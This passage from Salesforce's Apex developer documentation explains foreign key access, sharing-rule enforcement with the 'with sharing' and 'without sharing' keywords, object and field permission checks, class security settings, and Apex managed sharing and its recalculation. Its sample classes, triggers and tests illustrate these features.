Apex supports populating foreign keys by name (or external ID) in the same way as the API. To set or retrieve the scalar ID value of a foreign key, use the `get` or `put` methods.

To set or retrieve the *record* associated with a foreign key, use the `getSObject` and `putSObject` methods. Note that these methods must be used with the sObject data type, not Object. For example:

```
SObject c =
   Database.query('SELECT Id, FirstName, AccountId, Account.Name FROM Contact LIMIT 1');
SObject a = c.getSObject('Account');
```

There is no need to specify the external ID for a parent sObject value while working with child sObjects. If you provide an ID in the parent sObject, it is ignored by the DML operation. Apex assumes the foreign key is populated through a relationship SOQL query, which always returns a parent object with a populated ID. If you have an ID, use it with the child object.

For example, suppose that custom object C1 has a foreign key `C2__c` that links to a parent custom object C2. You want to create a C1 object and have it associated with a C2 record named 'AW Computing' (assigned to the value `C2__r`). You do not need the ID of the 'AW Computing' record, as it is populated through the relationship of parent to child. For example:

```
insert new C1__c(Name = 'x', C2__r = new C2__c(Name = 'AW Computing'));
```

If you had assigned a value to the ID for `C2__r`, it would be ignored. If you do have the ID, assign it to the object (`C2__c`), not the record.

You can also access foreign keys using dynamic Apex. The following example shows how to get the values from a subquery in a parent-to-child relationship using dynamic Apex:

```
String queryString = 'SELECT Id, Name, ' +
           '(SELECT FirstName, LastName FROM Contacts LIMIT 1) FROM Account';
SObject[] queryParentObject = Database.query(queryString);

for (SObject parentRecord : queryParentObject){
    Object ParentFieldValue = parentRecord.get('Name');
    // Prevent a null relationship from being accessed
    SObject[] childRecordsFromParent = parentRecord.getSObjects('Contacts');
    if (childRecordsFromParent != null) {
        for (SObject childRecord : childRecordsFromParent){
            Object ChildFieldValue1 = childRecord.get('FirstName');
            Object ChildFieldValue2 = childRecord.get('LastName');
            System.debug('Account Name: ' + ParentFieldValue +
            '. Contact Name: '+ ChildFieldValue1 + ' ' + ChildFieldValue2);
        }
    }
}
```

Apex Security and Sharing

This chapter covers security and sharing for Apex. You'll learn about the security of running code and how to add user permissions for Apex classes. Also, you'll learn how sharing rules can be enforced. Furthermore, Apex managed sharing is described. Finally, security tips are provided.

Enforcing Sharing Rules

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution.

Note: The only exceptions to this rule are Apex code that is executed with the `executeAnonymous` call and Chatter in Apex. `executeAnonymous` always executes using the full permissions of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 209.

Because these rules aren't enforced, developers who use Apex must take care that they don't inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. They should be particularly careful with Web services, which can be restricted by permissions, but execute in system context once they are initiated.

Most of the time, system context provides the correct behavior for system-level operations such as triggers and Web services that need access to all data in an organization. However, you can also specify that particular Apex classes should enforce the sharing rules that apply to the current user. (For more information on sharing rules, see the Salesforce online help.)

Note: Enforcing sharing rules by using the `with sharing` keyword doesn't enforce the user's permissions and field-level security. Apex code always has access to all fields and objects in an organization, ensuring that code won't fail to run because of hidden fields or objects for a user.

This example has two classes, the first class (`CWith`) enforces sharing rules while the second class (`CWithout`) doesn't. The `CWithout` class calls a method from the first, which runs with sharing rules enforced. The `CWithout` class contains an inner classes, in which code executes under the same sharing context as the caller. It also contains a class that extends it, which inherits its without sharing setting.

```
public with sharing class CWith {
  // All code in this class operates with enforced sharing rules.

  Account a = [SELECT . . . ];

  public static void m() { . . . }

  static {
    . . .
  }

  {
    . . .
  }

  public void c() {
    . . .
  }
}

public without sharing class CWithout {
  // All code in this class ignores sharing rules and operates
  // as if the context user has the Modify All Data permission.
  Account a = [SELECT . . . ];
  . . .

  public static void m() {
     . . .

    // This call into CWith operates with enforced sharing rules
    // for the context user. When the call finishes, the code execution
    // returns to without sharing mode.
    CWith.m();
  }
```

```
  public class CInner {
    // All code in this class executes with the same sharing context
    // as the code that calls it.
    // Inner classes are separate from outer classes.
    . . .

    // Again, this call into CWith operates with enforced sharing rules
    // for the context user, regardless of the class that initially called this inner
class.
    // When the call finishes, the code execution returns to the sharing mode that was
used to call this inner class.
    CWith.m();
  }

  public class CInnerWithOut extends CWithout {
    // All code in this class ignores sharing rules because
    // this class extends a parent class that ignores sharing rules.
  }
}
```

Warning: There is no guarantee that a class declared as `with sharing` doesn't call code that operates as `without sharing`. Class-level security is always still necessary. In addition, all SOQL or SOSL queries that use PriceBook2 ignore the `with sharing` keyword. All PriceBook records are returned, regardless of the applied sharing rules.

Enforcing the current user's sharing rules can impact:

- SOQL and SOSL queries. A query may return fewer rows than it would operating in system context.
- DML operations. An operation may fail because the current user doesn't have the correct permissions. For example, if the user specifies a foreign key value that exists in the organization, but which the current user does not have access to.

Enforcing Object and Field Permissions

Apex generally runs in system context; that is, the current user's permissions, field-level security, and sharing rules aren't taken into account during code execution. The only exceptions to this rule are Apex code that is executed with the `executeAnonymous` call and Chatter in Apex. `executeAnonymous` always executes using the full permissions of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 209.

Although Apex doesn't enforce object-level and field-level permissions by default, you can enforce these permissions in your code by explicitly calling the sObject describe result methods (of Schema.DescribeSObjectResult) and the field describe result methods (of Schema.DescribeFieldResult) that check the current user's access permission levels. In this way, you can verify if the current user has the necessary permissions, and only if he or she has sufficient permissions, you can then perform a specific DML operation or a query.

For example, you can call the `isAccessible`, `isCreateable`, or `isUpdateable` methods of `Schema.DescribeSObjectResult` to verify whether the current user has read, create, or update access to an sObject, respectively. Similarly, `Schema.DescribeFieldResult` exposes these access control methods that you can call to check the current user's read, create, or update access for a field. In addition, you can call the `isDeletable` method provided by `Schema.DescribeSObjectResult` to check if the current user has permission to delete a specific sObject.

These are some examples of how to call the access control methods.

To check the field-level update permission of the contact's email field before updating it:

```
if (Schema.sObjectType.Contact.fields.Email.isUpdateable()) {
    // Update contact phone number
}
```

To check the field-level create permission of the contact's email field before creating a new contact:

```
if (Schema.sObjectType.Contact.fields.Email.isCreateable()) {
    // Create new contact
}
```

To check the field-level read permission of the contact's email field before querying for this field:

```
if (Schema.sObjectType.Contact.fields.Email.isAccessible()) {
    Contact c = [SELECT Email FROM Contact WHERE Id= :Id];
}
```

To check the object-level permission for the contact before deleting the contact.

```
if (Schema.sObjectType.Contact.isDeletable()) {
    // Delete contact
}
```

Sharing rules are distinct from object-level and field-level permissions. They can coexist. If sharing rules are defined in Salesforce, you can enforce them at the class level by declaring the class with the `with sharing` keyword. For more information, see Using the `with sharing` or `without sharing` Keywords. If you call the sObject describe result and field describe result access control methods, the verification of object and field-level permissions is performed in addition to the sharing rules that are in effect. Sometimes, the access level granted by a sharing rule could conflict with an object-level or field-level permission.

Class Security

You can specify which users can execute methods in a particular top-level class based on their user profile or permission sets. You can only set security on Apex classes, not on triggers.

To set Apex class security from the class list page:

1. From Setup, enter *Apex Classes* in the `Quick Find` box, then select **Apex Classes**.
2. Next to the name of the class that you want to restrict, click **Security**.
3. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
4. Click **Save**.

To set Apex class security from the class detail page:

1. From Setup, enter *Apex Classes* in the `Quick Find` box, then select **Apex Classes**.
2. Click the name of the class that you want to restrict.
3. Click **Security**.
4. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

To set Apex class security from a permission set:

1. From Setup, enter *Permission Sets* in the `Quick Find` box, then select **Permission Sets**.

2. Select a permission set.
3. Click **Apex Class Access**.
4. Click **Edit**.
5. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
6. Click **Save**.

To set Apex class security from a profile:

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile.
3. In the Apex Class Access page or related list, click **Edit**.
4. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
5. Click **Save**.

Understanding Apex Managed Sharing

Sharing is the act of granting a user or group of users permission to perform a set of actions on a record or set of records. Sharing access can be granted using the Salesforce user interface and Force.com, or programmatically using Apex.

This section provides an overview of sharing using Apex:

- Understanding Sharing
- Sharing a Record Using Apex
- Recalculating Apex Managed Sharing

For more information on sharing, see "Set Your Organization-Wide Sharing Defaults" in the Salesforce online help.

Understanding Sharing

Sharing enables record-level access control for all custom objects, as well as many standard objects (such as Account, Contact, Opportunity and Case). Administrators first set an object's organization-wide default sharing access level, and then grant additional access based on record ownership, the role hierarchy, sharing rules, and manual sharing. Developers can then use Apex managed sharing to grant additional access programmatically with Apex. Most sharing for a record is maintained in a related sharing object, similar to an access control list (ACL) found in other platforms.

Types of Sharing

Salesforce has the following types of sharing:

Force.com Managed Sharing

Force.com managed sharing involves sharing access granted by Force.com based on record ownership, the role hierarchy, and sharing rules:

Record Ownership

Each record is owned by a user or optionally a queue for custom objects, cases and leads. The *record owner* is automatically granted Full Access, allowing them to view, edit, transfer, share, and delete the record.

Role Hierarchy

The *role hierarchy* enables users above another user in the hierarchy to have the same level of access to records owned by or shared with users below. Consequently, users above a record owner in the role hierarchy are also implicitly granted Full Access to the record, though this behavior can be disabled for specific custom objects. The role hierarchy is not maintained with sharing records. Instead, role hierarchy access is derived at runtime. For more information, see "Controlling Access Using Hierarchies" in the Salesforce online help.

Sharing Rules

Sharing rules are used by administrators to automatically grant users within a given group or role access to records owned by a specific group of users. Sharing rules cannot be added to a package and cannot be used to support sharing logic for apps installed from Force.com AppExchange.

Sharing rules can be based on record ownership or other criteria. You can't use Apex to create criteria-based sharing rules. Also, criteria-based sharing cannot be tested using Apex.

All implicit sharing added by Force.com managed sharing cannot be altered directly using the Salesforce user interface, SOAP API, or Apex.

User Managed Sharing, also known as Manual Sharing

User managed sharing allows the record owner or any user with Full Access to a record to share the record with a user or group of users. This is generally done by an end-user, for a single record. Only the record owner and users above the owner in the role hierarchy are granted Full Access to the record. It is not possible to grant other users Full Access. Users with the "Modify All" object-level permission for the given object or the "Modify All Data" permission can also manually share a record. User managed sharing is removed when the record owner changes or when the access granted in the sharing does not grant additional access beyond the object's organization-wide sharing default access level.

Apex Managed Sharing

Apex managed sharing provides developers with the ability to support an application's particular sharing requirements programmatically through Apex or the SOAP API. This type of sharing is similar to Force.com managed sharing. Only users with "Modify All Data" permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes.

Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

The Sharing Reason Field

In the Salesforce user interface, the `Reason` field on a custom object specifies the type of sharing used for a record. This field is called `rowCause` in Apex or the Force.com API.

Each of the following list items is a type of sharing used for records. The tables show `Reason` field value, and the related `rowCause` value.

- Force.com Managed Sharing

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the Force.com API)**
Account Sharing	`ImplicitChild`
Associated record owner or sharing	`ImplicitParent`
Owner	`Owner`
Opportunity Team	`Team`
Sharing Rule	`Rule`

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the Force.com API)**
Territory Assignment Rule	`TerritoryRule`

- User Managed Sharing

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the Force.com API)**
Manual Sharing	`Manual`
Territory Manual	`TerritoryManual`

- Apex Managed Sharing

`Reason Field` **Value**	`rowCause` **Value (Used in Apex or the Force.com API)**
Defined by developer	Defined by developer

The displayed reason for Apex managed sharing is defined by the developer.

Access Levels

When determining a user's access to a record, the most permissive level of access is used. Most share objects support the following access levels:

Access Level	API Name	Description
Private	None	Only the record owner and users above the record owner in the role hierarchy can view and edit the record. This access level only applies to the AccountShare object.
Read Only	Read	The specified user or group can view the record only.
Read/Write	Edit	The specified user or group can view and edit the record.
Full Access	All	The specified user or group can view, edit, transfer, share, and delete the record. Note: This access level can only be granted with Force.com managed sharing.

Sharing Considerations

Apex Triggers and User Record Sharing

If a trigger changes the owner of a record, the running user must have read access to the new owner's user record if the trigger is started through the following:

- API
- Standard user interface

- Standard Visualforce controller
- Class defined with the `with sharing` keyword

If a trigger is started through a class that's not defined with the `with sharing` keyword, the trigger runs in system mode. In this case, the trigger doesn't require the running user to have specific access.

Sharing a Record Using Apex

To access sharing programmatically, you must use the share object associated with the standard or custom object for which you want to share. For example, AccountShare is the sharing object for the Account object, ContactShare is the sharing object for the Contact object, and so on. In addition, all custom object sharing objects are named as follows, where *`MyCustomObject`* is the name of the custom object:

`MyCustomObject``__Share`

Objects on the detail side of a master-detail relationship do not have an associated sharing object. The detail record's access is determined by the master's sharing object and the relationship's sharing setting. For more information, see "Custom Object Security" in the Salesforce online help.

A share object includes records supporting all three types of sharing: Force.com managed sharing, user managed sharing, and Apex managed sharing. Sharing granted to users implicitly through organization-wide defaults, the role hierarchy, and permissions such as the "View All" and "Modify All" permissions for the given object, "View All Data," and "Modify All Data" are not tracked with this object.

Every share object has the following properties:

Property Name	Description
`objectName``AccessLevel`	The level of access that the specified user or group has been granted for a share sObject. The name of the property is `AccessLevel` appended to the object name. For example, the property name for LeadShare object is `LeadShareAccessLevel`. Valid values are: • `Edit` • `Read` • `All` Note: The `All` access level can only be used by Force.com managed sharing. This field must be set to an access level that is higher than the organization's default access level for the parent object. For more information, see Access Levels on page 188.
`ParentID`	The ID of the object. This field cannot be updated.
`RowCause`	The reason why the user or group is being granted access. The reason determines the type of sharing, which controls who can alter the sharing record. This field cannot be updated.
`UserOrGroupId`	The user or group IDs to which you are granting access. A group can be • a public group or a sharing group associated with a role • a territory group if you use the original version of Territory Management, but not with Enterprise Territory Management This field cannot be updated.

You can share a standard or custom object with users or groups. For more information about the types of users and groups you can share an object with, see User and Group in the *Object Reference for Salesforce and Force.com*.

Creating User Managed Sharing Using Apex

It is possible to manually share a record to a user or a group using Apex or the SOAP API. If the owner of the record changes, the sharing is automatically deleted. The following example class contains a method that shares the job specified by the job ID with the specified user or group ID with read access. It also includes a test method that validates this method. Before you save this example class, create a custom object called Job.

Note: Manual shares written using Apex contains `RowCause="Manual"` by default. Only shares with this condition are removed when ownership changes.

```
public class JobSharing {

   public static boolean manualShareRead(Id recordId, Id userOrGroupId){
      // Create new sharing object for the custom object Job.
      Job__Share jobShr  = new Job__Share();

      // Set the ID of record being shared.
      jobShr.ParentId = recordId;

      // Set the ID of user or group being granted access.
      jobShr.UserOrGroupId = userOrGroupId;

      // Set the access level.
      jobShr.AccessLevel = 'Read';

      // Set rowCause to 'manual' for manual sharing.
      // This line can be omitted as 'manual' is the default value for sharing objects.
      jobShr.RowCause = Schema.Job__Share.RowCause.Manual;

      // Insert the sharing record and capture the save result.
      // The false parameter allows for partial processing if multiple records passed
      // into the operation.
      Database.SaveResult sr = Database.insert(jobShr,false);

      // Process the save results.
      if(sr.isSuccess()){
         // Indicates success
         return true;
      }
      else {
         // Get first save result error.
         Database.Error err = sr.getErrors()[0];

         // Check if the error is related to trival access level.
         // Access level must be more permissive than the object's default.
         // These sharing records are not required and thus an insert exception is
acceptable.
         if(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION  &&
                  err.getMessage().contains('AccessLevel')){
            // Indicates success.
            return true;
```

```
            }
            else{
                // Indicates failure.
                return false;
            }
        }
    }

}
```

```
@isTest
private class JobSharingTest {
    // Test for the manualShareRead method
    static testMethod void testManualShareRead(){
        // Select users for the test.
        List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
        Id User1Id = users[0].Id;
        Id User2Id = users[1].Id;

        // Create new job.
        Job__c j = new Job__c();
        j.Name = 'Test Job';
        j.OwnerId = user1Id;
        insert j;

        // Insert manual share for user who is not record owner.
        System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), true);

        // Query job sharing records.
        List<Job__Share> jShrs = [SELECT Id, UserOrGroupId, AccessLevel,
            RowCause FROM job__share WHERE ParentId = :j.Id AND UserOrGroupId= :user2Id];

        // Test for only one manual share on job.
       System.assertEquals(jShrs.size(), 1, 'Set the object\'s sharing model to Private.');

        // Test attributes of manual share.
        System.assertEquals(jShrs[0].AccessLevel, 'Read');
        System.assertEquals(jShrs[0].RowCause, 'Manual');
        System.assertEquals(jShrs[0].UserOrGroupId, user2Id);

        // Test invalid job Id.
        delete j;

        // Insert manual share for deleted job id.
        System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), false);
    }
}
```

Important: The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this level is Public Read/Write. For more information, see Access Levels on page 188.

Creating Apex Managed Sharing

Apex managed sharing enables developers to programmatically manipulate sharing to support their application's behavior through Apex or the SOAP API. This type of sharing is similar to Force.com managed sharing. Only users with "Modify All Data" permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes.

Apex managed sharing must use an *Apex sharing reason*. Apex sharing reasons are a way for developers to track why they shared a record with a user or group of users. Using multiple Apex sharing reasons simplifies the coding required to make updates and deletions of sharing records. They also enable developers to share with the same user or group multiple times using different reasons.

Apex sharing reasons are defined on an object's detail page. Each Apex sharing reason has a label and a name:

- The label displays in the `Reason` column when viewing the sharing for a record in the user interface. This label allows users and administrators to understand the source of the sharing. The label is also enabled for translation through the Translation Workbench.
- The name is used when referencing the reason in the API and Apex.

All Apex sharing reason names have the following format:

```
MyReasonName__c
```

Apex sharing reasons can be referenced programmatically as follows:

```
Schema.CustomObject__Share.rowCause.SharingReason__c
```

For example, an Apex sharing reason called Recruiter for an object called Job can be referenced as follows:

```
Schema.Job__Share.rowCause.Recruiter__c
```

For more information, see Schema Class on page 2470.

To create an Apex sharing reason:

1. From the management settings for the custom object, click **New** in the Apex Sharing Reasons related list.
2. Enter a label for the Apex sharing reason. The label displays in the `Reason` column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.
3. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. Click **Save**.

Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

Apex Managed Sharing Example

For this example, suppose you are building a recruiting application and have an object called Job. You want to validate that the recruiter and hiring manager listed on the job have access to the record. The following trigger grants the recruiter and hiring manager access when the job record is created. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter.

```
trigger JobApexSharing on Job__c (after insert) {

    if(trigger.isInsert){
        // Create a new list of sharing objects for Job
        List<Job__Share> jobShrs  = new List<Job__Share>();
```

```
// Declare variables for recruiting and hiring manager sharing
Job__Share recruiterShr;
Job__Share hmShr;

for(Job__c job : trigger.new){
    // Instantiate the sharing objects
    recruiterShr = new Job__Share();
    hmShr = new Job__Share();

    // Set the ID of record being shared
    recruiterShr.ParentId = job.Id;
    hmShr.ParentId = job.Id;

    // Set the ID of user or group being granted access
    recruiterShr.UserOrGroupId = job.Recruiter__c;
    hmShr.UserOrGroupId = job.Hiring_Manager__c;

    // Set the access level
    recruiterShr.AccessLevel = 'edit';
    hmShr.AccessLevel = 'read';

    // Set the Apex sharing reason for hiring manager and recruiter
    recruiterShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;
    hmShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

    // Add objects to list for insert
    jobShrs.add(recruiterShr);
    jobShrs.add(hmShr);
}

// Insert sharing records and capture save result
// The false parameter allows for partial processing if multiple records are passed

// into the operation
Database.SaveResult[] lsr = Database.insert(jobShrs,false);

// Create counter
Integer i=0;

// Process the save results
for(Database.SaveResult sr : lsr){
    if(!sr.isSuccess()){
        // Get the first save result error
        Database.Error err = sr.getErrors()[0];

        // Check if the error is related to a trivial access level
        // Access levels equal or more permissive than the object's default
        // access level are not allowed.
        // These sharing records are not required and thus an insert exception is

        // acceptable.
        if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION

                                        &&
```

```
err.getMessage().contains('AccessLevel'))){
                    // Throw an error when the error is not related to trivial access
level.
                    trigger.newMap.get(jobShrs[i].ParentId).
                      addError(
                       'Unable to grant sharing access due to following exception: '
                       + err.getMessage());
                }
            }
            i++;
        }
    }

}
```

Under certain circumstances, inserting a share row results in an update of an existing share row. Consider these examples:

- A manual share access level is set to Read and you insert a new one set to Write. The original share rows are updated to Write, indicating the higher level of access.
- Users can access an account because they can access its child records (contact, case, opportunity, and so on). If an account sharing rule is created, the sharing rule row cause (which is a higher access level) replaces the parent implicit share row cause, indicating the higher level of access.

Important: The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this level is Public Read/Write. For more information, see Access Levels on page 188.

Creating Apex Managed Sharing for Customer Community Plus users

Customer Community Plus users are previously known as Customer Portal users. Share objects, such as `AccountShare` and `ContactShare`, aren't available to these users. If you must use share objects as a Customer Community Plus user, consider using a trigger, which operates with the `without sharing` keyword by default. Otherwise, use an inner class with the same keyword to enable the DML operation to run successfully. A separate utility class can also be used to enable this access.

Granting visibility via manual/apex shares written to the share objects is supported but the objects themselves aren't available to Customer Community Plus users. However, other users can add shares that grant access to Customer Community Plus users.

Recalculating Apex Managed Sharing

Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation adds Force.com managed sharing when appropriate. In addition, all types of sharing are removed if the access they grant is considered redundant. For example, manual sharing, which grants Read Only access to a user, is deleted when the object's sharing model changes from Private to Public Read Only.

To recalculate Apex managed sharing, you must write an Apex class that implements a Salesforce-provided interface to do the recalculation. You must then associate the class with the custom object, on the custom object's detail page, in the Apex Sharing Recalculation related list.

Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

You can execute this class from the custom object detail page where the Apex sharing reason is specified. An administrator might need to recalculate the Apex managed sharing for an object if a locking issue prevented Apex code from granting access to a user as defined by the application's logic. You can also use the `Database.executeBatch` method to programmatically invoke an Apex managed sharing recalculation.

Note: Every time a custom object's organization-wide sharing default access level is updated, any Apex recalculation classes defined for associated custom object are also executed.

To monitor or stop the execution of the Apex recalculation, from Setup, enter *Apex Jobs* in the Quick Find box, then select **Apex Jobs**.

Creating an Apex Class for Recalculating Sharing

To recalculate Apex managed sharing, you must write an Apex class to do the recalculation. This class must implement the Salesforce-provided interface `Database.Batchable`.

The `Database.Batchable` interface is used for all batch Apex processes, including recalculating Apex managed sharing. You can implement this interface more than once in your organization. For more information on the methods that must be implemented, see Using Batch Apex on page 241.

Before creating an Apex managed sharing recalculation class, also consider the best practices.

Important: The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this level is Public Read/Write. For more information, see Access Levels on page 188.

Apex Managed Sharing Recalculation Example

For this example, suppose you are building a recruiting application and have an object called Job. You want to validate that the recruiter and hiring manager listed on the job have access to the record. The following Apex class performs this validation. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this sample, replace the email address with a valid email address that you want to to send error notifications and job completion notifications to.

```
global class JobSharingRecalc implements Database.Batchable<sObject> {

    // String to hold email address that emails will be sent to.
    // Replace its value with a valid email address.
    static String emailAddress = 'admin@yourcompany.com';

    // The start method is called at the beginning of a sharing recalculation.
    // This method returns a SOQL query locator containing the records
    // to be recalculated.
    global Database.QueryLocator start(Database.BatchableContext BC){
        return Database.getQueryLocator([SELECT Id, Hiring_Manager__c, Recruiter__c
                                         FROM Job__c]);
    }

    // The executeBatch method is called for each chunk of records returned from start.

    global void execute(Database.BatchableContext BC, List<sObject> scope){
       // Create a map for the chunk of records passed into method.
        Map<ID, Job__c> jobMap = new Map<ID, Job__c>((List<Job__c>)scope);

        // Create a list of Job__Share objects to be inserted.
        List<Job__Share> newJobShrs = new List<Job__Share>();

        // Locate all existing sharing records for the Job records in the batch.
        // Only records using an Apex sharing reason for this app should be returned.
        List<Job__Share> oldJobShrs = [SELECT Id FROM Job__Share WHERE ParentId IN
```

```
         :jobMap.keySet() AND
        (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
        RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c)];

    // Construct new sharing records for the hiring manager and recruiter
    // on each Job record.
    for(Job__c job : jobMap.values()){
        Job__Share jobHMShr = new Job__Share();
        Job__Share jobRecShr = new Job__Share();

       // Set the ID of user (hiring manager) on the Job record being granted access.

        jobHMShr.UserOrGroupId = job.Hiring_Manager__c;

        // The hiring manager on the job should always have 'Read Only' access.
        jobHMShr.AccessLevel = 'Read';

        // The ID of the record being shared
        jobHMShr.ParentId = job.Id;

        // Set the rowCause to the Apex sharing reason for hiring manager.
        // This establishes the sharing record as Apex managed sharing.
        jobHMShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

        // Add sharing record to list for insertion.
        newJobShrs.add(jobHMShr);

        // Set the ID of user (recruiter) on the Job record being granted access.
        jobRecShr.UserOrGroupId = job.Recruiter__c;

        // The recruiter on the job should always have 'Read/Write' access.
        jobRecShr.AccessLevel = 'Edit';

        // The ID of the record being shared
        jobRecShr.ParentId = job.Id;

        // Set the rowCause to the Apex sharing reason for recruiter.
        // This establishes the sharing record as Apex managed sharing.
        jobRecShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;

     // Add the sharing record to the list for insertion.
        newJobShrs.add(jobRecShr);
    }

    try {
       // Delete the existing sharing records.
       // This allows new sharing records to be written from scratch.
        Delete oldJobShrs;

       // Insert the new sharing records and capture the save result.
       // The false parameter allows for partial processing if multiple records are
       // passed into operation.
       Database.SaveResult[] lsr = Database.insert(newJobShrs,false);
```

```
        // Process the save results for insert.
        for(Database.SaveResult sr : lsr){
            if(!sr.isSuccess()){
                // Get the first save result error.
                Database.Error err = sr.getErrors()[0];

                // Check if the error is related to trivial access level.
                // Access levels equal or more permissive than the object's default
                // access level are not allowed.
                // These sharing records are not required and thus an insert exception

                // is acceptable.
               if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION

                                    &&  err.getMessage().contains('AccessLevel'))){
                    // Error is not related to trivial access level.
                    // Send an email to the Apex job's submitter.
                Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

                  String[] toAddresses = new String[] {emailAddress};
                  mail.setToAddresses(toAddresses);
                  mail.setSubject('Apex Sharing Recalculation Exception');
                  mail.setPlainTextBody(
                    'The Apex sharing recalculation threw the following exception: ' +

                           err.getMessage());
                  Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
                }
            }
        }
    } catch(DmlException e) {
        // Send an email to the Apex job's submitter on failure.
         Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
         String[] toAddresses = new String[] {emailAddress};
         mail.setToAddresses(toAddresses);
         mail.setSubject('Apex Sharing Recalculation Exception');
         mail.setPlainTextBody(
           'The Apex sharing recalculation threw the following exception: ' +
                    e.getMessage());
         Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
    }
}

// The finish method is called at the end of a sharing recalculation.
global void finish(Database.BatchableContext BC){
    // Send an email to the Apex job's submitter notifying of job completion.
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    String[] toAddresses = new String[] {emailAddress};
    mail.setToAddresses(toAddresses);
    mail.setSubject('Apex Sharing Recalculation Completed.');
    mail.setPlainTextBody
                 ('The Apex sharing recalculation finished processing');
    Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
```

```
}
```

Testing Apex Managed Sharing Recalculations

This example inserts five Job records and invokes the batch job that is implemented in the batch class of the previous example. This example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this test, set the organization-wide default sharing for Job to Private. Note that since email messages aren't sent from tests, and because the batch class is invoked by a test method, the email notifications won't be sent in this case.

```
@isTest
private class JobSharingTester {

    // Test for the JobSharingRecalc class
    static testMethod void testApexSharing(){
       // Instantiate the class implementing the Database.Batchable interface.
        JobSharingRecalc recalc = new JobSharingRecalc();

        // Select users for the test.
        List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
        ID User1Id = users[0].Id;
        ID User2Id = users[1].Id;

        // Insert some test job records.
        List<Job__c> testJobs = new List<Job__c>();
        for (Integer i=0;i<5;i++) {
        Job__c j = new Job__c();
            j.Name = 'Test Job ' + i;
            j.Recruiter__c = User1Id;
            j.Hiring_Manager__c = User2Id;
            testJobs.add(j);
        }
        insert testJobs;

        Test.startTest();

        // Invoke the Batch class.
        String jobId = Database.executeBatch(recalc);

        Test.stopTest();

        // Get the Apex job and verify there are no errors.
        AsyncApexJob aaj = [Select JobType, TotalJobItems, JobItemsProcessed, Status,
                            CompletedDate, CreatedDate, NumberOfErrors
                            from AsyncApexJob where Id = :jobId];
        System.assertEquals(0, aaj.NumberOfErrors);

        // This query returns jobs and related sharing records that were inserted
        // by the batch job's execute method.
        List<Job__c> jobs = [SELECT Id, Hiring_Manager__c, Recruiter__c,
            (SELECT Id, ParentId, UserOrGroupId, AccessLevel, RowCause FROM Shares
            WHERE (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
            RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c))
```

```
            FROM Job__c];

        // Validate that Apex managed sharing exists on jobs.
        for(Job__c job : jobs){
            // Two Apex managed sharing records should exist for each job
            // when using the Private org-wide default.
            System.assert(job.Shares.size() == 2);

            for(Job__Share jobShr : job.Shares){
               // Test the sharing record for hiring manager on job.
                if(jobShr.RowCause == Schema.Job__Share.RowCause.Hiring_Manager__c){
                    System.assertEquals(jobShr.UserOrGroupId,job.Hiring_Manager__c);
                    System.assertEquals(jobShr.AccessLevel,'Read');
                }
                // Test the sharing record for recruiter on job.
                else if(jobShr.RowCause == Schema.Job__Share.RowCause.Recruiter__c){
                    System.assertEquals(jobShr.UserOrGroupId,job.Recruiter__c);
                    System.assertEquals(jobShr.AccessLevel,'Edit');
                }
            }
        }
    }
}
```

